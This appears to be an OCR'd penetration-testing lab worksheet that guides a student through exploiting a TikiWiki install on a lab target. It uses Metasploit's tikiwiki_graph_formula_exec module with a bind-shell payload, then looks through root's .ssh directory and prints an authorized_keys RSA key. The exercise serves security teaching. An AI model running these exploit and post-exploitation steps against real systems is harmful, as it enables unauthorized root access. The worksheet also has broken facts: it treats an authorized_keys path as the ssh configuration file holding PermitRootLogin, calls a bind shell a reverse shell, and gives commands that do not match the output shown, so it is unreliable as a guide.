
Even using the small list the scan may take some time. Change the output to the tree view tab, as shown below.



Questions

Q. Which files have been found in the twiki directory?

Stop the scan, and connect to the TikiWiki CMS webpage on the TARGET system, using firefox, and the URL http://192.168.1.129/tikiwiki




2.1.11 Using a Metasploit Exploit against the TARGET Web Application

Exploit

Find an exploit to use against the TikiWiki CMS vulnerability found earlier.

```
Search tikiwiki
```



Select the the **tikiwiki_graph_formula_exec** exploit and check the options for the exploit: (cut&paste the exploit name)

```
use tikiwiki_graph_formula_exec
show options
```


Questions

Q. Which options are mandatory for this exploit?

Set the only mandatory option **RHOST**.

Exploit Payload

Select the Payload to inject. Use the **generic/shell_bind_tcp payload** and check the options for this payload.



Exploit

Perform the exploit using:

```
exploit
```

Questions

Q. Did the exploit work, and has the reverse shell payload been launched?

YES/NO

Q. What is the current user? (check using the `whoami` command)

Post Exploit


You should now have a shell on the target server. Use the **`pwd`** command to check the working directory, and the **`ls`** command to check the contents of the current directory.

Questions

Q. What is the current working directory?

Q. List some of the files?

The output should be similar to the following:



Now view the main ssh configuration file:

```
cat /etc/.ssh/auth/authorized_keys
```

Questions

Q. What value does the **`PermitRootLogin`** setting have?

yes/no

If PermitRootLogin = yes, then the root ssh account could be brute forced, or the authentication keys could be used to access the account, giving full root access to the server.

The output should be similar to the following:

List out the /root directory, including hidden files, in reverse chronological order:

```
ls -lat /root
```

Questions

Q. Which directories might help gain remote access to the server?

List out the .ssh directory, including hidden files:


```
ls -lat /root/.ssh
```

Questions

Q. Which directories might help gain remote access to the server?

Now view the root user ssh rsa key:

```
cat /root/.ssh/auth/authorized_keys
```


ls -lat /root
total 32
drwxr-xr-x 2 root root 4096 May 17 2010 .ssh
drwxr-xr-x 3 root root 4096 May 17 2010 .
-rw------- 1 root root   5 May 17 2010 .bash_history
drwxr-xr-x 21 root root 4096 Apr 28 2010 ..
-rw------- 1 root root 187 Apr 28 2010 .lesshst
-rwx------ 1 root root 401 Apr 28 2010 reset_logs.sh
-rw-r--r-- 1 root root 2227 Oct 20 2007 .bashrc
-rw-r--r-- 1 root root 141 Oct 20 2007 .profile
ls -lat /root/.ssh
total 12
-rw-r--r-- 1 root root 405 May 17 2010 authorized_keys
drwxr-xr-x 2 root root 4096 May 17 2010 .
drwxr-xr-x 3 root root 4096 May 17 2010 ..
cat authorized_keys
cat /root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76
IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVk
HCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt
4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasp
loitable